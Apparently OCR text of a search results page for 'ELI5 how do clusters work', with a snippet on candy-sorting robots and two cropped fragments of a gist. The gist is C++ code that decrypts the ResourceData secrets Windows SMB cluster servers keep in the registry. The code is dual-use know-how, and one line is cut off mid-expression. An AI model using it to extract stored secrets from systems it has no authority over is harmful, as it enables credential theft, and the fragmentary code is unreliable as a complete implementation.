
ELI5: Explain Cluster Analysis

Oct 17, 2023 — **Using candy sorting robots to explain AI cluster analysis** and how it helps marketers learn, create, model, and scale with incredible ...

People also ask


gist.github.com
ELI5 how do clusters work - Google Search
Encryption and decryption code for clustered SMB servers. · GitHub

```cpp
// Copyright (C) 2024 Evan McBroom
//
// The code may be used to encrypt or decrypt the ResourceData
// content which SMB cluster servers store in the registry.
//
// The current format of ResourceData is as follows:
//   PREFEX (4 bytes): Believed to be the data format version.
//   HEADER {
//     BUFFER_IV_SIZE (4 bytes)
//     BUFFER_KEY_SIZE (4 bytes)
//   }
//   BUFFER_IV
//   BUFFER_KEY
//   BUFFER_DATA
//
// At the time of writing, the value of PREFIX is stored as 2.
// The PREFIX value should be stripped before encrypting and
// decrypting any ResourceData content.
//
#include <windows.h>

#include <bcrypt.h>
#include <iomanip>
#include <iostream>
#include <ntstatus.h>
#include <stdlib.h>
#include <string>
#include <vector>
#include <wincrypt.h>

class CryptProvider {
public:
    CryptProvider(const std::wstring& provider, DWORD dwProvType, const std::wstring& container, DWORD dwFlags);
    virtual ~CryptProvider();
    void Encrypt(const std::vector<UCHAR>& plaintext, std::vector<UCHAR>& resourceData) {
        this->Encrypt((const PUCHAR)(plaintext.data()), plaintext.size(), resourceData);
    }
    void Encrypt(const PUCHAR pPlaintext, SIZE_T cbPlaintext, std::vector<UCHAR>& resourceData);
    void Decrypt(std::vector<UCHAR>&);

private:
    std::wstring _keyName;
    HCRYPTPROV _cryptProvider{ HCRYPTPROV(INVALID_HANDLE_VALUE) };
    HCRYPTKEY _exchangeKey{ HCRYPTKEY(INVALID_HANDLE_VALUE) };
```




gist.github.com
ELI5 how do clusters work - Google Search
Encryption and decryption code for clustered SMB servers. · GitHub

```
    // Encrypt the plaintext and store its ciphertext in the output data
    status = BCryptEncrypt(key, pPlaintext, ULONG(cbPlaintext), nullptr, iv.data(), iv.size(), embeddedSecret + *embeddedSec
    if (status != STATUS_SUCCESS) {
        throw status;
    }
}

void CryptProvider::Decrypt(std::vector<UCHAR>& data) {
    DWORD error{ 0 };
    // Get the key stored in the CNG container that was used to encrypt the embedded secret
    if (HANDLE(_exchangeKey) != INVALID_HANDLE_VALUE) {
        CryptDestroyKey(_exchangeKey);
    }
    if (CryptGetUserKey(_cryptProvider, AT_KEYEXCHANGE, &_exchangeKey)) {
        // Pointers to each component of the resource data
        const auto headerSize{ sizeof(DWORD) * 2 };
        auto embeddedIvSize{ reinterpret_cast<DWORD*>(data.data()) };
        auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
        auto embeddedIv{ data.data() + headerSize };
```

